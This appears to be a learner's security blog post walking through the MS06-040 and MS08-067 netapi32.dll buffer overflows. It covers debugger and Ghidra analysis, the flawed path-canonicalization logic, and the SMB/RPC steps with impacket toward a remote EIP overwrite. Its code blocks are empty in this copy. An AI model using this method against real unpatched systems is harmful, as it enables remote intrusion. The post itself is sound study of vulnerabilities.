[Learning] MS06-040 and MS08-067
Last Update:
Word Count:
Read Time:
Introduction
This article is part of my series: From Bug To Exploit.
In this article, I will introduce a famous vulnerability: MS08-067.
Note: To be honest, I didn’t write an exploit script for arbitrary code execution from scratch due to my limited skills… but I did write a
DEADBEEFPoC!

RPC Vulnerability
RPC stands for Remote Procedure Call. Usually, there are two types of communication between computers: the first one is transferring data, and the second one is communication of processes. Generally speaking, RPC allows a user to call a function that is defined on another computer. The remote computer executes the function and returns the result to the user.
RPC is a very convenient mechanism. Developers can use a remote function just like using printf in C/C++ programming. Therefore, RPC provides a high-level abstraction that hides the complex details of network communication.
However, if something goes wrong while calling the remote function, it might cause an exploitable vulnerability.
Historically, many wormable malware have exploited RPC vulnerabilities, such as Blaster (2003), Wargbot/Mocbot (2006) and Conficker/Downadup/Kido (2008).
They mainly exploited two famous RCE vulnerabilities: MS06-040 and MS08-067. Both of these two vulnerabilities occur in netapi32.dll. Therefore, I will first introduce MS06-040 in order to make the latter one easier to understand.
Episode
I think one of the biggest headaches is setting up a vulnerable environment. While studying MS08-067, I found that none of the PoCs available online worked. It took me a long time to find a vulnerable *.iso file.

Anyway, I successfully found one and installed Immunity Debugger and Dev-C++:
MS06-040
The root cause of MS06-040 (CVE-2006-3439) is a stack-based buffer overflow, specifically inside netapi32.dll.
Although we can remotely exploit this vulnerability, we can do it in an easier way: using LoadLibrary() to call the vulnerable function inside the DLL.
The buffer overflow occurs in NetpwPathCanonicalize. It is an undocumented Win32 API. Therefore, you cannot find this API directly on MSDN.
Note: At the time of writing this article, I only found
NetprPathCanonicalize.
As I mentioned in this article. We can use an undocumented API by defining the prototype and calling it.
Therefore, we can write our Denial-of-Service code as follows:
1 | |
Note: The
netapi32.dllis the one from Windows 2000.

Open it with Immunity Debugger, and we can see that EIP has been overwritten with 61616161:
Now, let’s try to analyze the crash. We can jump into NetpwPathCanonicalize with Immunity Debugger:

Or, if you don’t like doing step-by-step debugging, we can set a breakpoint directly and press F9. To do this, open netapi32.dll with PE Bear:



The Image Base of the DLL is 0x75170000, and the Relative Virtual Address (RVA) of the function is 0xF7E2. Therefore, the function is located at 0x75170000 plus 0xF7E2, which is 0x7517F7E2.
If you don’t like doing the addition (don’t be so lazy!), then you can still use PE Lord to convert the RVA into a VA:

Anyway, after entering the function, it calls a function at netapi32.7517FC68. Then, our application crashes.
Now, let’s open netapi32.dll with Ghidra and locate the function at 0x7517FC68:


By auditing the code, we can find that the root cause of the vulnerability is the wcscpy:

The problem is that although it checks the input size of the path, the size of the destination buffer is actually smaller than the input. Therefore, after appending the string with wcscat, it might cause a buffer overflow and overwrite registers:
MS08-067
In this section, I will explore MS08-067.
The root cause of this vulnerability is also because a buffer overflow that occurs in NetpwPathCanonicalize.
Again, open netapi32.dll (the one from Windows XP) with Ghidra:


This time, Microsoft introduced a new sub-function:


The root cause of the vulnerability is in the code below:
1 | |
What is the function of this code?
Since I assume my readers are not begineers when it comes to computers, you should be very familiar with the cd .. and cd . commands:

The function of this code is to process the special directory entries . and ...
In short, every slash (\) has a pointer associated with it. Therefore, the code can change the directory easily be using wcscpy:

The figure above illustrates how it handles .. In the case of .., the algorithm is a little more complicated since it needs to obtain the pointer to the parent directory. There are two possible methods to do so. The first method is to define a data structure (or variables) and store all the pointers in it. The second one is to iterate over every pointer and find the last slash from left to right.
In MS08-067, it uses the second method. However, somehow, this function does not strickly check the position of the pointer.
In the ideal case, it only handles a single . or ... However, if there are multiple occurrences, such as \..\..\, the function performs the operations below without properly checking the pointer:
1 | |
As a result, the pointer (usually stored in EAX, whose value will potentially be smaller than ESP) will go outside the buffer, which is the boundary. Aftering using wcscpy, it will copy the path to the pointer outside the boundary, potentially overwriting the return address of wcscpy and leading to a buffer overflow.
We can pause the execution flow in this function:

As we can see in Immunity Debugger, the address that stores the path is actually very close to ESP.
Next, I will show you how to perform the remote exploit.
Remote Exploit
As I mentioned before, I found that Windows XP SP2 actually has DEP and NX (No-Execute). I decided to write a complete exploit script after learning how to bypass them! In this article, I will only demonstrate how to remotely overwrite the return address.
Murmur: You will not criticize a person who only have learned this field for a weeek… right?

Developing a remote exploit script for MS08-067 is actually much more difficult than I thought.
I can learn Python, Java, C++ and Rust from textbooks, but I couldn’t find any textbook for learning SMB and RPC programming. Therefore, I had to read the example code of impacket… If you find one, please let me know!
Anyway, to invoke a remote function via RPC, we need to use SMB.
Here, I wrote a very simple SMB program to demonstrate how it works:
1 | |
However, I recommend developing an SMB exploit script using impacket, since developing the SMB handshake using raw sockets is error-prone.
To call an RPC function via SMB, we need to use the interfaces provided by impacket as follows:
1 | |
Here, ncacn_np represents a protocol. It specifies RPC directly over SMB. There are no intermediae protocols between RPC and SMB.
The server name must be a Unicode string that represents either a NetBIOS host name or a Fully Qualified Domain Name (FQDN).
Note: If you want to read the details, please read the MSDN.
Second, we need to call the remote function via RPC:
1 | |
Here, DCERPC is actually DCE/RPC, short for “Distributed Computing Environment / Remote Procedure Calls”. It is an RPC system developed for DCE. This system allows programmers to write distributed software as if it were all working on the same computer, without having to worry about the underlying network code.
Note: In case you are interested, you may refer to Wikipedia or the Wireshark website.
Note that the uuid here is a module from impacket:
1 | |
Don’t let the native uuid library confuse you.
Let’s take a look at the second line of code. Similar to LoadLibrary() and GetProcAddress() in Win32 API programming, we use a UUID to obtain an RPC interface. The first parameter is the UUID, and the second parameter is the version.
If you search for PoCs or blog posts online, I believe 90% of them didn’t tell you how to find the UUID and the version. Therefore, I am going to show you how to find them in case you discover a 0day in future!
You don’t need advanced reverse-engineering skill. You just need a browser and Python.
In short, you can find the UUID from the IDL files provided by MSDN:
Of course, there is a very nice write-up that teaches you how to find it: Fantastic RPC Interfaces and How to Find Them.
If you don’t want to learn it from scratch, you can just download the toolkit provided by the author: rpc_toolkit
However, this toolkit might not be compatible with the latest native Python library. In addition, I think the original features are insufficient. Therefore, I modified the toolkit and uploaded it to my GitHub.
Run the commands below:
1 | |
Save the code below into find.py:
1 | |
Run the command below:
1 | |

Then you can obtain the UUID and the version!
Note: Here, the name of the function is
NetprPathCanonicalize, which is different fromNetpwPathCanonicalize. In the beginning, I claimed that the latter one was undocumented. After reviewing the MSDN documentation, I believeNetprPathCanonicalizeis used for RPC, whileNetpwPathCanonicalizeis used locally.
Back to the exploit, the remaining part involves calculating the offset for overwriting EIP and encapsulating the data into an RPC packet format. Then, we can use the code below to launch our payload:
1 | |
The first parameter is Opnum, which stands for operation number, a numeric identifier used to identify a specific RPC method within an interface. Again, if you are interested in it, you may refer to the MSDN documents below:
The second parameter is our final payload.
Finally, a DEADBEEF PoC can be implemented as follows:
1 | |
Here, the most difficult part was probably building a malicious path pattern to perform the buffer overflow. In my experiments, I failed countless times… Every time I failed, I had to reboot my virtual machine.
Let’s try to exploit Windows XP SP2 x86. We can see that we have successfully overwritten EIP with DEADBEEF.

Then, I tried to execute a shellcode to launch calc.exe, but failed. I then found out that svchost enables NX (No-Execute). Unfortunately, I haven’t reached that chapter in my textbook yet to learn how to bypass it…
Therefore, I will leave that for future posts and write a complete exploit script!
Conclusion
The details of this vulnerability are actually much more complicated than I expected. To understand it, I had to constantly read other people’s PoCs and go through my textbook again and again. I also had to look up quite a lot of information to figure out how to use impacket to develop an SMB exploit.
If MS08-067 is already this difficult, then MS17-010 will probably be even more challenging. Of course, I won’t give up on trying to understand it.
Starting from the next article in this series, I think I will begin learning how to bypass modern protection mechanisms, including ASLR, DEP, GS, and so on. After that, I will move on to ROP.
Once I have learned all of these techniques, I will come back and take another look at MS08-067 to see if I can finally write a complete exploit from scratch!
This is the end of this article. If you have any comments or suggestions, please feel free to leave them below!
THANKS FOR READING!
I drew a new drawing!